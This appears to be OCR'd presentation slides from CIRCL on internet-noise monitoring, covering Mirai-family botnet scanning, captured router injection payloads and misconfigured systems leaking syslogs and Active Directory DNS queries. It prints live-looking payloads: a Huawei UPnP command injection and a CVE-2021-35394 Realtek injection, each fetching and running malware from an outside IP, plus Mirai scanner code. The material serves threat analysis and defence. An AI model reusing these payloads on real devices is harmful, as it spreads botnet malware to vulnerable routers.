
```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1
Host: [redacted]237:37215
Content-Length: 601
Connection: keep-alive
Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway", nonce="
88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1", response="3612f
843a42db38f48f59d2a3597e19c", algorithm="MD5", qop="auth", nc=00000001, cnonce="
248d1a2560100669"

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envel
ope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:Upg
rade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"><NewStatusURL>$(/
bin/busybox wget -g 180.243.2.45:51387 -l /tmp/huawei -r /Mozi.m;chmod -x huawei
;/tmp/huawei huawei)</NewStatusURL><NewDownloadURL>$(echo HUAWEIUPNP)</NewDownlo
adURL></u:Upgrade></s:Body></s:Envelope>
```

Threat Analysis :: Some injector don't care about TCP handshake



TLP:CLEAR

Threat Analysis :: It's allows clusterisation




Threat Analysis :: Mirai & Family Botnet Scanning

- Analysis of one injection cluster;
  - CVE-2021-35394
  - Same payload Injected by 86 different IPs
  - Affects UDPServer in Realtek Jungle SDK (Realtek based Routers)
  - Inject using UDP port 9034
  - First seen: 2025-10-17 06:10:11
  - Last seen: 2026-04-07 23:38:41

```
orf;cd /tmp||cd /var&&curl -fsSL http://64.225.49.218/ohsitsvegawellrip.sh -o
hue.sh&&chmod +x hue.sh&&sh hue.sh;rm -rf hue.sh;##
```

Threat Analysis :: Mirai & Family Botnet Scanning



Threat Analysis :: Mirai & Family Botnet Scanning


Threat Analysis :: Mirai still alive, and still use crafted TCP Sequence Number

```
tcph->dest = htons(23);
tcph->seq = iph->daddr;
tcph->ack_seq = 0;
tcph->doff = 5;
tcph->syn = TRUE;
tcph->window = rand_next() & 0xffff;
tcph->check = 0;
```

Ref: https://github.com/jgamblin/mirai-source-code/blob/master/mirai/bot/scanner.c

Threat Analysis :: Mirai still alive

- Syn Packets with Destination IP = TCP Sequence Number
- ∼50K Bots scanning continuously



Misconfigurations

Fun part :: Misconfiguration... Few examples

- Since November 2025
- Firewall TOPSEC running NgtOS
- Located in China
- Send Syslogs...

```
[redacted]17.62 id="ngtos" version="V3.2294.40071_TAD.1" time="2026-03-08 08:03:56" dev="root_vsys"
pri="debug" type="lfm" recorder="lfm" index="3050" vsid="0" src="172.21.3.2" srcport="36355"
dst="223.6.6.6" dstport="53" protocol="udp" action="match vs" result="failed" result_code="532003"
vsname=" " mbip=" " mbport="0" snatip=" " snatport="36355"\n
[redacted]17.62 id="ngtos" version="V3.2294.40071_TAD.1" time="2026-03-08 08:03:56" dev="root_vsys"
pri="debug" type="outbound" recorder="outbound" index="3030" vsid="0" outboundtype="Link Outbound"
src="192.168.200.161" srcport="49474" dst="[redacted].2.228" dstport="443" protocol="6" action="select"
objname="proc start" result="success" result_code="522046"\n
[redacted]17.62 id="ngtos" version="V3.2294.40071_TAD.1" time="2026-03-08 08:03:56" dev="root_vsys"
pri="error" type="session" recorder="session" index="2440" vsid="0" src="[redacted]3.104"
dst="[redacted]43.45" trans_sip="[redacted]17.62" trans_dip="[redacted]43.45" proto="tcp" sport="43600"
dport="443" trans_sport="43600" trans_dport="443" rcv_pkt="0" send_pkt="0" rcv_bytes="0" send_bytes="0"
duration="0" op="delete" appname="unknown" msg="received rst pkt from client"\n
```

Fun part :: Misconfigurations... Dns Servers 'Houps'

- DNS Misconfiguration
- How Many AD leaks ?
- +7K Src IP last year.
- If someone reply ?

```
SELECT DISTINCT rrvalue
FROM meta_dns
WHERE (dnstype = 'query') AND (rrvalue LIKE '_ldap._tcp%')
ORDER BY rand() ASC
LIMIT 15

Query id: c82ae11b-ebaf-40d1-80f2-a746dd85269d

    ┌─rrvalue──────────────────────────────────────────────────────────────────────────┐
 1. │ _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.[redacted] local             │
 2. │ _ldap._tcp.FR-DATACENTER._sites.dc._msdcs.CH-PGI254-BO1.group.root               │
 3. │ _ldap._tcp.Default-First-Site-Name._sites.AIS-BAR-DCO01.[redacted].local          │
 4. │ _ldap._tcp.dc._msdcs.WORKGROUP.groupe.ad.[redacted].fr                           │
 5. │ _ldap._tcp.SedeCentrale._sites.UNIDOM6.mp[redacted] local                        │
 6. │ _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.[redacted].local             │
 7. │ _ldap._tcp.CORPORATE._sites.dc._msdcs.ne[redacted].com                           │
 8. │ _ldap._tcp.pdc._msdcs.[redacted]-group.local                                     │
 9. │ _ldap._tcp.ise._sites.dc._msdcs.[redacted] lock.local                            │
10. │ _ldap._tcp.SRV-CONT-DOMINIO.c[redacted].local                                    │
11. │ _ldap._tcp.Sitio-Gologin._sites.[redacted].gologin.net                           │
12. │ _ldap._tcp.dc._msdcs.lan.classic.local                                           │
13. │ _ldap._tcp.N-VPN-0._sites.dc._msdcs.[redacted] cdroot.net                        │
14. │ _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.fritz.box                    │
15. │ _ldap._tcp.Chelmno._sites.ASM-01-AD.agros[redacted].local                        │
    └──────────────────────────────────────────────────────────────────────────────────┘
```

Looking at internet noise is interesting for many aspect;

- Detection of campaing.
- New threats interest.
- DDoS monitoring
- IOT vulnerability
- Still many things to discover

Call to volunteers,

- If you have unused IP ranges and will to share data, **Contact Us !**
- If you want to have access to the scans reports, **Contact Us !**
- If you want to access to the Mirai and other Inject reports, **Contact Us !**
- On `info@cirl.lu`, just **Contact Us !**

CIRCL
Computer Incident
Response Center
Luxembourg

References

- https://www.misp-project.org
- https://www.misp-galaxy.org
  - https://misp-project.org/objects.html
  - https://misp-project.org/taxonomies.html
- https://github.com/misp